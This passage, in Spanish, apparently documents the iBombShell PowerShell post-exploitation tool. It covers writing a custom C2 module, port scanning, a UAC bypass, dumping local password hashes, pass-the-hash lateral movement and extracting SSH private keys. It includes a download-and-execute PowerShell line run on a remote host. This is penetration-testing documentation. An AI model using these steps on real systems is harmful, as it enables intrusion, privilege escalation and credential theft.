La clase *Custom Module* es aquella que se implementa a la hora de crear un módulo personalizado. Esta clase hereda de la clase comentada anteriormente, y por tanto en esta se implementa la información y las opciones, así como lo que hace el módulo cuando se ejecuta desde el C2. Un ejemplo de un módulo básico sería el siguiente:

```
from pathlib import Path

from termcolor import colored, cprint

from module import Module

class CustomModule(Module):
```

```
    def __init__(self):
        information = {"Name": "My own test",
                       "Description": "Test module",
                       "Author": "@toolsprods"}
        # -----------name-----default_value--description--required?
        options = {"warrior": [None, "warrior in war", True],
                   "message1": [None, "Text description", True],
                   "message2": [None, "Text description", False]}
        # Constructor of the parent class
        super(CustomModule, self).__init__(information, options)
        # Class atributes, initialization in the run_module method
        # after the user has set the values
        self._option_name = None
    # This module must be always implemented, it is called by the run option
    def run_module(self):

        warrior_exist = False
        for p in Path("/tmp/").glob("ibs-*"):
            if str(p)[9:] == self.args["warrior"]:
                warrior_exist = True
                break
        if warrior_exist:
            function = """function boom{
    param(
        [string] $message,
        [string] $message2
    )
    echo $message
}

"""
            function += 'boom -message "{}"'.format(self.args["message1"])
```

```
            with open('/tmp/ibs-{}'.format(self.args["warrior"]), 'a') as f:
                f.write(function)
            cprint ('[+] Done!', 'green')
        else:
            cprint ('[!] Failed... warrior don´t found', 'red')
```

En la implementación del constructor se crean los diccionarios con la información y las opciones que va a tener el módulo.

La función *run_module* siempre sigue el mismo esquema. Primero se comprueba que exista algún *warrior* al que se le pueda asignar la función que va a ejecutar. En caso de que no exista el *warrior* aparecerá un mensaje indicándolo. En el caso de que sí que exista se crear la función en *PowerShell* que el *warrior* va a ejecutar y por último se guarda en un archivo con el nombre del *warrior* para que este pueda descargar el contenido y ejecutarlo.

4.- Escenarios de pentesting con iBombShell

En este apartado se muestran ejemplos de uso de la herramienta en un *pentest*. Los escenarios mostrados son una recopilación de posibilidades y funcionalidades que aporta la herramienta.

4.1.- Escenario de recopilación de información. Modo EveryWhere

En este escenario se va a utilizar *iBombShell* para realizar un escaneo para la obtención de información. Para ello se va a utilizar el modo *EveryWhere* de *iBombShell*. Para realizar este escaneo se pueden utilizar varias funciones. Por un lado, utilizar la función *TCP-Scan* y por otro hacer uso de una función externa, por ejemplo, *Invoke-Portscan* que se encuentra en el repositorio de *PowerSploit* [2].

4.1.1.- Utilizando TCP-Scan para realizar un escaneo

Realizar un escaneo con *iBombShell* y TCP-Scan es algo trivial. Basta con arrancar *iBombShell* en modo *EveryWhere* y cargar la función *TCP-Scan* ejecutando *scanner/tcp-scan*.

Aunque es una función muy sencilla de utilizar se puede ejecutar el módulo de ayuda (*help!*) para recordar que parámetros tiene.

```
iBombShell$> help! -function tcp-scan

NAME
    tcp-scan

SYNTAX
    tcp-scan [[-ip] <string>] [[-port] <int>] [[-begin] <int>] [[-end] <int>]
    [-range]


ALIASES
    None


REMARKS
    None
```

Figura 11: Ayuda de la función tcp-scan

Por ejemplo, para realizar un escaneo de los puertos 20-80 al host 192.168.1.64 se utilizará:

```
tcp-scan -ip 192.168.1.64 -range -begin 20 -end 80
```

```
iBombShell$> tcp-scan -ip 192.168.1.64 -range -begin 20 -end 80
Port:80 is open
```

Figura 12: Ejemplo de invocación de la función tcp-scan

4.1.2.- Utilizando una función externa para realizar un escaneo

Con *iBombShell* arrancado en modo *EveryWhere*, hay que utilizar el comando *loaderext*. Este se puede encontrar cuando se ejecuta *showcommands* y para cargarlo en memoria se ejecutará *system/loaderext*. Si se tiene descargada la función *help!* se podrá ver la ayuda sobre cómo utilizar esta función.

```
iBombShell$> help! -function loaderext

NAME
    loaderext

SYNTAX
    loaderext [[-url] <string>] [-catalog]


ALIASES
    None


REMARKS
    None
```

Figura 13: Ayuda de la función loaderext

Para conocer algunas funciones externas se puede ejecurtar *loaderext* con el parámetro *-catalog*:




Figura 14: Ejecución del catálogo de la función loaderext

Para cargar una función se hará uso del parámetro *-url*, en este caso concreto *Invoke-Portscan*:

```
loaderext -url
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1
```

Si se hace un *showfunctions* se podrá ver cargada la nueva función, así como consultar la ayuda de cómo utilizarla con la función *help!*.

Por ejemplo, para realizar un escaneo de los puertos 20-500 al host 192.168.1.64 se ejecuta:

```
Invoke-Portscan -hosts 192.168.1.64 -ports 20-500
```




Figura 15: Ejemplo de invocación de la función Invoke-Portscan

Puede verse un video de este funcionamiento en *youtube* [13].

4.2.- Almacenando funciones de forma local

Cuando se da el caso de que se puede perder la conexión a Internet se puede preparar *iBombShell* para que almacene las funciones que tiene cargadas en memoria y para posteriormente recuperarlas.

Para realizar esto se hace uso del comando *savefunctions* [14]. Cuando se ejecuta este comando se guardan las funciones cargadas en memoria en el registro de *Windows*, concretamente en la ruta *HKCU:\Software\Classes\iBombShell*.

En dicha ruta se puede ver que se crea una nueva entrada por cada función y dentro se crea una clave por cada línea de la función, por lo que, si la función tiene 100 líneas, habrá 100 claves, tal y como se puede ver en la siguiente imagen:




Figura 16: Uso del registro para almacenamiento de funciones

A la hora de arrancar *iBombShell* se comprueba dicha ruta y en caso de su existencia se procede a recuperar las funciones y las mete en memoria.

Además, hay que tener en cuenta que *iBombShell* no descarga una función de Internet que ya tiene, aunque dispone de una función llamada *clearfunction*, la cual se puede encontrar en la ruta *system/clearfunction*, que permite borrar una función de memoria. Si esto ocurre, la siguiente vez que se pida la función se descargará del repositorio.

4.3.- Escenario de post-explotación. Realizando un bypass de UAC

En este escenario se parte de una explotación o compromiso de un sistema en el que se ha ejecutado un *warrior* o instancia de *iBombShell* en modo *Silently*. Cuando el *warrior* de conecta al C2 o panel de control de *iBombShell* se le proporciona un identificador. El *warrior* está ejecutándose en un nivel de integridad medio. Además, para realizar el *bypass* de UAC [15] se deben cumplir otras condiciones como son que el proceso dónde se ejecuta el *warrior* sea del grupo administradores y que la política de UAC esté configurado por defecto.




Figura 17: Listado de warriors en iBombShell

Con el *warrior* con conexión se carga el módulo *bypassuac/invoke-environmentinjection.py* y se configura para que la instancia de *iBombShell* que se está ejecutando en la máquina *Windows* pueda leer las instrucciones del *listener*.




Figura 18: Información del módulo invoke-environmentinjection

La configuración del módulo implica indicar la dirección IP dónde la nueva instancia de *iBombShell* o *warrior* se conectará, pero ya en un nivel de integridad alto, si el *bypass* de UAC tiene éxito. Además, se configura el puerto al que el *warrior* se conectará. La dirección IP y el puerto coinciden con la configuración previa del *listener*.




Figura 19: Configuración del módulo invoke-environmentinjection

Si el *bypass* de UAC tiene éxito se obtiene un nuevo *warrior* con un nuevo identificador, el cual se ejecuta en un contexto de integridad alto.

4.4.- Escenario de post-explotación. Movimiento lateral entre máquinas (PtH)

En este apartado se presenta un escenario dónde se puede lograr la inyección de una instancia de *iBombShell* en otra máquina *Windows* gracias a técnicas de movimiento lateral como, por ejemplo, *pass-the-hash* [16].

El esquema es el siguiente:

1. Se compromete una máquina y se ejecuta una instancia de *iBombShell* en modo *Silently*, es decir, un *warrior*.

2. Se consigue elevar privilegio mediante alguna técnica con el objetivo de poder realizar un volcado de *hashes*.
3. Se utilizan dichos *hashes* para lograr acceso a una máquina *Windows* 10 mediante *pass-the-hash.*

A modo de escenificación, se muestra una imagen en la que se configura el *listener* para recibir registros de instancias de *iBombShell* en modo *Silently*, también conocidos como *warriors*. En la imagen, se puede visualizar como llega el primer *warrior*.




Figura 20: Configuración y ejecución del módulo listener

Para conseguir privilegios, se supone cualquier método para lograrlo, pero en este ejemplo se utiliza un *bypass* de UAC. Se carga el módulo *bypassuac/invoke-eventvwr* basado en la técnica *Fileless* [17]. Se configura el módulo y se ejecuta. Se logra un nuevo *warrior*, en este caso ejecutándose en nivel de integridad alto, es decir, con privilegio en la máquina.




Figura 21: Ejecución del módulo invoke-eventvwr

Tras conseguir una instancia de *iBombShell* con privilegio, se utiliza el módulo *credentials/Invoke-PowerDump* [18]. Este módulo es cargado de un repositorio externo a través de la funcionalidad *lodaerext* de *iBombShell*. Se ejecuta y se obtienen los *hashes* de los usuarios locales del sistema.




Figura 22: Obtención de hashes

En este instante, se puede utilizar el *hash* del administrador para realizar movimiento lateral, basándose en el principio de localidad de que dos administradores locales de máquinas de la organización tendrán la misma contraseña.

Para realizar la prueba se carga el módulo *execution/Invoke-SMBExec* [19]. Este módulo es cargado a través de la funcionalidad *loaderext*.




Figura 23: Configuración de Invoke-SMBExec

La configuración de este módulo requiere el dominio o grupo de trabajo de la máquina remota, el nombre de usuario que se va a *"impersonar"*, el comando a ejecutar en la máquina remota y el *hash* de la contraseña. En el caso del comando remoto, se puede *"copiar y pegar"* la línea *iex(new-object net.webclient).downloadstring('[ruta repositorio iBombShell]')*. El objetivo es sencillo, lograr ejecutar una nueva instancia de *iBombShell* sobre la máquina remota gracias al uso de la técnica *pass-the-hash*.




Figura 24: Ejecución de una instrucción en Windows 10

Para mostrar que se pueden ejecutar acciones sobre el nuevo *warrior* obtenido del movimiento lateral se utiliza el módulo *system/pshell-local*.

4.5.- Escenario de post-explotación extrayendo credenciales SSH de Windows 10

En este escenario se quieren extraer las credenciales SSH de una máquina *Windows* 10. Si se comprueban las funciones disponibles ejecuando *showcommands* puede encontrarse una función denominado *post/extract-sshprivatekey*.

Si se descarga esta función se podrá ejecutar con el comando *extract-sshprivatekey.* Si se ejecuta sobre una máquina sin privilegios esta dará un error, tal y como muestra la figura 25.




Figura 25: Error por no disponer de privilegios

Por tanto, para la correcta ejecución de esta función habrá que disponer de un entorno con privilegios. Ejecutándolo en un entorno con privilegios se obtiene lo que se puede ver en la figura 26.

Figura 26: Obtención de clave privada codificada en base64

Lo más interesante de esta función es ejecutarla a través del panel de control remoto, es decir, sobre un *warrior*. Para ello, se tiene disponible el módulo correspondiente en el C2 bajo *modules/post/extract-sshprivatekey.py*.

Se puede ver la información del módulo, así como las opciones que se pueden configurar con el comando *show*.




Figura 27: Información del módulo extract-sshprivatekey

Como puede verse en la figura 27, en el apartado de opciones, únicamente hay una opción y que además es obligatoria que es indicar el *warrior* sobre el que se quieren obtener las credenciales SSH.

Este *warrior*, como se ha comentado anteriormente, debe estar ejecutándose en un entorno con privilegios. Cuando se ejecute el módulo, si todo ha ido bien, se obtendrán las credenciales SSH de la máquina. Puede comprobarse que es un módulo muy fácil de usar.

Puede encontrarse un ejemplo con este funcionamiento [20].

5.- Referencias

[1]. *Monad Manifest.* http://www.jsnover.com/Docs/MonadManifesto.pdf

[2]. *Powersploit* del repositorio *PowerShellMafia*. *https://github.com/PowerShellMafia/PowerSploit*

[3]. *Nishang*. *https://github.com/samratashok/nishang*

[4]. *PowerShell Empire*. *https://www.PowerShellempire.com*

[5]. *Posh-SecMod*. *https://github.com/darkoperator/Posh-SecMod*

[6]. *PowerTools*. *https://github.com/PowerShellEmpire/PowerTools*

[7]. Cómo integrar *PowerShell* en un exploit de Metasploit. https://github.com/rapid7/metasploit-framework/wiki/How-to-use-PowerShell-in-an-exploit

[8]. *Qurtuba Security Congress 2015*. *https://qurtuba.es/2015/sessions/pablo-gonzalez/*

[9]. *RootedCON Valencia 2016*. *https://rootedcon.com*

[10]. *PowerShell for Every System. https://github.com/PowerShell/PowerShell*

[11]. *"PowerPwning: Post-Exploiting By Overpowering PowerShell" Defon 21*. https://www.defcon.org/images/defcon-21/dc-21-presentations/Bialek/DEFCON-21-Bialek-PowerPwning-Post-Exploiting-by-Overpowering-PowerShell.pdf

[12]. Repositorio de Github de *iBombShell*. https://github.com/ElevenPaths/iBombShell/

[13]. Utilizando *loaderext* con la función *Invoke-Portscan*. *https://www.youtube.com/watch?v=DQlWGPS1CB4*

[14]. Uso de *savefunctions. https://www.youtube.com/watch?v=7UP09LdRJy0*

[15]. Video de *bypass UAC* con *iBombShell*. *https://www.youtube.com/watch?v=uXxnO9GO-ek*

[16]. Realizando movimiento lateral entre máquinas. *https://www.youtube.com/watch?v=v4c8MsOPTyA*

[17]. Técnica *Fileless* de *Enigma0x3*. https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/

[18]. Código de *Invoke-PowerDump*. https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-PowerDump.ps1

[19]. Código de Invoke-SMBExec. https://github.com/Kevin-Robertson/Invoke-TheHash/blob/master/Invoke-SMBExec.ps1

[20]. Obteniendo las credenciales SSH de una máquina con *Windows* 10. *https://www.youtube.com/watch?v=v7iXEg9cTNY*

* Icons made by Freepik, Smashicons and Dave from www.flaticon.com